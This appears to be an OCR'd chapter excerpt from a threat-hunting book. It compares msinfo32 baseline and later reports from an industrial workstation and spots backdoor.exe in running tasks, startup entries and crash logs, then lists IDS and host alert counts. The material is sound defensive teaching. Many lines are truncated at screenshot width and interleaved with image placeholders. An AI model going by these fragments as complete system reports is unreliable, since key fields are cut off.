remnux@remnux:~/workdir/MSinfo32$
```

Chapter 12: Threat Hunt Scenario 2 – Finding Malware and Unwanted Applications




File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
new 1
1
Plugins Admin
Available
Updates
Installed
Next
Install
Close

Search: Compare

Plugin	Version
□ 3P - Progress Programmers Pal	1.8.6
□ ActiveX Plugin	1.1.8.5
□ AnalysePlugin	1.12.47
□ Auto Detect Indention	1.9
□ AutoCodepage	1.2.4
□ AutoEolFormat	1.0.2
□ Automation Scripts	2
□ AutoSave	1.6


Allows realtime code check against any checkstyle-compatible linter: jshint, eslint, jscs, phpcs, csslint, and many others.
Author: Vladimir Soshkin
Homepage: https://github.com/deadem/notepad-pp-linter



C:\book\Workstation12_Baseline-2019-01.txt - Notepad++
File
Edit
Search
View
Encoding
Language
Settings
Tools
Macro
Run
Plugins
Window
?
X
Workstation12_Baseline-2019-01.txt
Workstation12_2020_Dec31.txt
Compa...

```
System Information report written at: 12/31/20 11:53:05
System Name: WORKSTATION12
[System Summary]

Item    Value
OS Name Microsoft Windows 8.1 Pro
Version 6.3.9600 Build 9600
Other OS Description    Not Available
OS Manufacturer Microsoft Corporation
System Name WORKSTATION12
System Manufacturer VMware, Inc.
System Model    VMware Virtual Platform
System Type x64-based PC
System SKU
Processor   Genuine Intel(R) CPU @ 2.30GHz, 2295 Mhz, 4 Cor
BIOS Version/Date   Phoenix Technologies LTD 6.00, 7/22/202
SMBIOS Version  2.7
Embedded Controller Version 0.00
BIOS Mode   Legacy
BaseBoard Manufacturer  Intel Corporation
BaseBoard Model Not Available
BaseBoard Name  Base Board
Platform Role   Desktop
Secure Boot State   Unsupported
PCR7 Configuration  Binding Not Possible
Windows Directory   C:\Windows
System Directory    C:\Windows\system32
Boot Device \Device\HarddiskVolume1
Locale  United States
Hardware Abstraction Layer  Version = "6.3.9600.17196"
User Name   OT-DOMAIN\Administrator
Time Zone   Eastern Standard Time
Installed Physical Memory (RAM) 4.00 GB
Total Physical Memory   4.00 GB
Available Physical Memory   2.86 GB
Total Virtual Memory    4.69 GB
Available Virtual Memory    3.41 GB
Page File Space 704 MB
Page File   C:\pagefile.sys
A hypervisor has been detected. Features required for Hyper
```

```
System Information report written at: 12/31/20 12:53:49
System Name: WORKSTATION12
[System Summary]

Item    Value
OS Name Microsoft Windows 8.1 Pro
Version 6.3.9600 Build 9600
Other OS Description    Not Available
OS Manufacturer Microsoft Corporation
System Name WORKSTATION12
System Manufacturer VMware, Inc.
System Model    VMware Virtual Platform
System Type x64-based PC
System SKU
Processor   Genuine Intel(R) CPU @ 2.30GHz, 2295 Mhz, 4 Cor
BIOS Version/Date   Phoenix Technologies LTD 6.00, 7/22/202
SMBIOS Version  2.7
Embedded Controller Version 0.00
BIOS Mode   Legacy
BaseBoard Manufacturer  Intel Corporation
BaseBoard Model Not Available
BaseBoard Name  Base Board
Platform Role   Desktop
Secure Boot State   Unsupported
PCR7 Configuration  Binding Not Possible
Windows Directory   C:\Windows
System Directory    C:\Windows\system32
Boot Device \Device\HarddiskVolume1
Locale  United States
Hardware Abstraction Layer  Version = "6.3.9600.17196"
User Name   OT-DOMAIN\Administrator
Time Zone   Eastern Standard Time
Installed Physical Memory (RAM) 4.00 GB
Total Physical Memory   4.00 GB
Available Physical Memory   3.01 GB
Total Virtual Memory    4.69 GB
Available Virtual Memory    3.46 GB
Page File Space 704 MB
Page File   C:\pagefile.sys
A hypervisor has been detected. Features required for Hyper
```




Workstation12_Baseline-2019-01.txt

```
  [Running Tasks]

  Name    Path    Process ID  Priority    Min Working Set Ma
  system idle process Not Available   0   0   Not Available
  system  Not Available   4   8   Not Available   Not Availa
  smss.exe    Not Available   296 11  Not Available   Not Av
  csrss.exe   Not Available   384 13  Not Available   Not Av
  wininit.exe c:\windows\system32\wininit.exe 480 13  200 13
  csrss.exe   Not Available   488 13  Not Available   Not Av
  winlogon.exe    c:\windows\system32\winlogon.exe    544 13
  services.exe    Not Available   568 9   Not Available   No
  lsass.exe   c:\windows\system32\lsass.exe   584 9   200 13
  svchost.exe c:\windows\system32\svchost.exe 656 8   200 13
  svchost.exe c:\windows\system32\svchost.exe 700 8   200 13
  svchost.exe c:\windows\system32\svchost.exe 800 8   200 13
  svchost.exe c:\windows\system32\svchost.exe 836 8   200 13
  dwm.exe c:\windows\system32\dwm.exe 852 13  200 1380    12
  svchost.exe c:\windows\system32\svchost.exe 896 8   200 13
  svchost.exe c:\windows\system32\svchost.exe 988 8   200 13
  svchost.exe c:\windows\system32\svchost.exe 404 8   200 13
  spoolsv.exe c:\windows\system32\spoolsv.exe 1036    8   20
  svchost.exe c:\windows\system32\svchost.exe 1076    8   20
  armsvc.exe  c:\program files (x86)\common files\adobe\arm\
  eventserver.exe c:\program files (x86)\common files\rockwe
  lmgrd.exe   c:\program files (x86)\rockwell software\facto
  conhost.exe c:\windows\system32\conhost.exe 1376    8   20
  nmsphost.exe    c:\program files (x86)\common files\rockwe
  lmgrd.exe   c:\program files (x86)\rockwell software\facto

  rdcyhost.exe    c:\program files (x86)\common files\rockwe
  rnadiagnosticssrv.exe   c:\program files (x86)\common file
− flexsvr.exe c:\program files (x86)\rockwell software\facto
  rsvchost.exe    c:\program files (x86)\common files\rockwe

  vgauthservice.exe   c:\program files\vmware\vmware tools\v
  vmtoolsd.exe    c:\program files\vmware\vmware tools\vmtoo
  msmpeng.exe Not Available   1220    8   Not Available   No
  ftactivationboost.exe   c:\program files (x86)\rockwell so

  wmiprvse.exe    c:\windows\system32\wbem\wmiprvse.exe   21
  eventclientmultiplexer.exe  c:\program files (x86)\common
  rnadirserver.exe    c:\program files (x86)\common files\ro

  msdtc.exe   c:\windows\system32\msdtc.exe   2992    8   20
− wmiprvse.exe    c:\windows\system32\wbem\wmiprvse.exe   31
  svchost.exe c:\windows\system32\svchost.exe 3424    8   20
  dashost.exe c:\windows\system32\dashost.exe 3500    8   20
  svchost.exe c:\windows\system32\svchost.exe 3944    8   20
  rnadirmultiplexor.exe   c:\program files (x86)\common file
  searchindexer.exe   c:\windows\system32\searchindexer.exe

≠ taskhostex.exe  c:\windows\system32\taskhostex.exe  2528
≠ explorer.exe    c:\windows\explorer.exe 1676    8   200 13
≠ vm3dservice.exe c:\windows\system32\vm3dservice.exe 3612
≠ vmtoolsd.exe    c:\program files\vmware\vmware tools\vmtoo
− usbciphelper.exe    c:\program files (x86)\rockwell automa
≠ svchost.exe c:\windows\system32\svchost.exe 2380    8   20
≠ cmd.exe c:\windows\system32\cmd.exe 168 8   200 1380    12
≠ conhost.exe c:\windows\system32\conhost.exe 2788    8   20
≠ msinfo32.exe    c:\windows\system32\msinfo32.exe    2572
≠ searchprotocolhost.exe  c:\windows\system32\searchprotocol
≠ searchfilterhost.exe    c:\windows\system32\searchfilterho
```


Workstation12_2020_Dec31.txt

```
  [Running Tasks]

  Name    Path    Process ID  Priority    Min Working Set Ma
  system idle process Not Available   0   0   Not Available
  system  Not Available   4   8   Not Available   Not Availa
  smss.exe    Not Available   296 11  Not Available   Not Av
  csrss.exe   Not Available   384 13  Not Available   Not Av
  wininit.exe c:\windows\system32\wininit.exe 480 13  200 13
  csrss.exe   Not Available   488 13  Not Available   Not Av
  winlogon.exe    c:\windows\system32\winlogon.exe    544 13
  services.exe    Not Available   568 9   Not Available   No
  lsass.exe   c:\windows\system32\lsass.exe   584 9   200 13
  svchost.exe c:\windows\system32\svchost.exe 656 8   200 13
  svchost.exe c:\windows\system32\svchost.exe 700 8   200 13
  svchost.exe c:\windows\system32\svchost.exe 800 8   200 13
  svchost.exe c:\windows\system32\svchost.exe 836 8   200 13
  dwm.exe c:\windows\system32\dwm.exe 852 13  200 1380    12
  svchost.exe c:\windows\system32\svchost.exe 896 8   200 13
  svchost.exe c:\windows\system32\svchost.exe 988 8   200 13
  svchost.exe c:\windows\system32\svchost.exe 404 8   200 13
  spoolsv.exe c:\windows\system32\spoolsv.exe 1036    8   20
  svchost.exe c:\windows\system32\svchost.exe 1076    8   20
  armsvc.exe  c:\program files (x86)\common files\adobe\arm\
  eventserver.exe c:\program files (x86)\common files\rockwe
  lmgrd.exe   c:\program files (x86)\rockwell software\facto
  conhost.exe c:\windows\system32\conhost.exe 1376    8   20
  nmsphost.exe    c:\program files (x86)\common files\rockwe
  lmgrd.exe   c:\program files (x86)\rockwell software\facto
+ ossec-agent.exe c:\program files (x86)\ossec-agent\ossec-a
  rdcyhost.exe    c:\program files (x86)\common files\rockwe
  rnadiagnosticssrv.exe   c:\program files (x86)\common file

  rsvchost.exe    c:\program files (x86)\common files\rockwe
+ sysmon64.exe    c:\windows\sysmon64.exe 1760    8   200 13
  vgauthservice.exe   c:\program files\vmware\vmware tools\v
  vmtoolsd.exe    c:\program files\vmware\vmware tools\vmtoo
  msmpeng.exe Not Available   1220    8   Not Available   No
  ftactivationboost.exe   c:\program files (x86)\rockwell so
+ unsecapp.exe    c:\windows\system32\wbem\unsecapp.exe   21
  wmiprvse.exe    c:\windows\system32\wbem\wmiprvse.exe   21
  eventclientmultiplexer.exe  c:\program files (x86)\common
  rnadirserver.exe    c:\program files (x86)\common files\ro
+ dllhost.exe c:\windows\system32\dllhost.exe 2780    8   20
  msdtc.exe   c:\windows\system32\msdtc.exe   2992    8   20

  svchost.exe c:\windows\system32\svchost.exe 3424    8   20
  dashost.exe c:\windows\system32\dashost.exe 3500    8   20
  svchost.exe c:\windows\system32\svchost.exe 3944    8   20
  rnadirmultiplexor.exe   c:\program files (x86)\common file
  searchindexer.exe   c:\windows\system32\searchindexer.exe
+ flexsvr.exe c:\program files (x86)\rockwell software\facto
≠ taskhostex.exe  c:\windows\system32\taskhostex.exe  3996
≠ explorer.exe    c:\windows\explorer.exe 3392    8   200 13
≠ vm3dservice.exe c:\windows\system32\vm3dservice.exe 3904
≠ vmtoolsd.exe    c:\program files\vmware\vmware tools\vmtoo
+ backdoor.exe    c:\windows\system32\backdoor.exe    2944
≠ msinfo32.exe    c:\windows\system32\msinfo32.exe    672 8
≠ wmiprvse.exe    c:\windows\system32\wbem\wmiprvse.exe   15
≠ reader_sl.exe   c:\program files (x86)\adobe\reader 11.0\r
≠ usbciphelper.exe    c:\program files (x86)\rockwell automa
≠ searchprotocolhost.exe  c:\windows\system32\searchprotocol
≠ searchfilterhost.exe    c:\windows\system32\searchfilterho
```




```
  [Startup Programs]

  Program Command User Name   Location
  VMware VM3DService Process  "c:\windows\system32\vm3dservi
  VMware User Process "c:\program files\vmware\vmware tools\
```

```
  [Startup Programs]

  Program Command User Name   Location
  VMware VM3DService Process  "c:\windows\system32\vm3dservi
  VMware User Process "c:\program files\vmware\vmware tools\
+ nat-service "c:\windows\system32\backdoor.exe"  Public  HK
+ fun-service c:\windows\system32\backdoor-v2.exe Public  HK
```



```
[Windows Error Reporting]

Time    Type    Details
12/27/2020 11:23 PM Application Error   Faulting application name: backdoor.exe, version: 0.0.0.0, time stamp: 0x4bc63c7d&#x000d;
12/23/2020 11:45 PM Application Error   Faulting application name: backdoor.exe, version: 0.0.0.0, time stamp: 0x4bc63c7d&#x000d;
12/18/2020 8:24 PM  Application Error   Faulting application name: backdoor.exe, version: 0.0.0.0, time stamp: 0x4bc63c7d&#x000d;
9/3/2020 7:04 PM    Application Error   Faulting application name: backdoor.exe, version: 0.0.0.0, time stamp: 0x4bc63c7d&#x000d;
9/3/2020 6:59 PM    Application Error   Faulting application name: backdoor.exe, version: 0.0.0.0, time stamp: 0x4bc63c7d&#x000d;
8/29/2020 9:45 PM   Application Error   Faulting application name: backdoor.exe, version: 0.0.0.0, time stamp: 0x4bc63c7d&#x000d;
8/29/2020 8:04 PM   Application Error   Faulting application name: backdoor.exe, version: 0.0.0.0, time stamp: 0x4bc63c7d&#x000d;
8/29/2020 7:15 PM   Application Error   Faulting application name: backdoor.exe, version: 0.0.0.0, time stamp: 0x4bc63c7d&#x000d;
8/28/2020 10:19 PM  Application Error   Faulting application name: backdoor.exe, version: 0.0.0.0, time stamp: 0x4bc63c7d&#x000d;
8/28/2020 8:48 PM   Application Error   Faulting application name: backdoor.exe, version: 0.0.0.0, time stamp: 0x4bc63c7d&#x000d;
```




Alerts

○ Acknowledged
○ Escalated


Group By Name, Module

Group: rule.name ⊗ Group: event.module ⊗ Group: event.severity_label ⊗


Count	rule.name
265	Windows Logon Success
235	Windows User Logoff
102	Summary event of the report's signatures
12	GPL NETBIOS SMB IPC$ unicode share access
10	Host-based anomaly detection event (rootcheck).
9	Ossec agent started.
9	PAM: Login session opened.
8	GPL NETBIOS SMB-DS IPC$ unicode share access



Count	rule.name	event.module
11	ET P2P BitTorrent DHT ping request	suricata
7	ET INFO InetSim Response from External Source Possible SinkHole	suricata
3	ET P2P BTWebClient UA uTorrent in use	suricata
3	Windows Application error event	windows_eventlog
2	ET INFO Observed DNS Query to .cloud TLD	suricata
1	ET CINS Active Threat Intelligence Poor Reputation IP group 39	suricata
1	ET DNS Query for .to TLD	suricata
1	Sysmon - Suspicious Process - svchost.exe	sysmon
1	Three failed attempts to run sudo	ossec

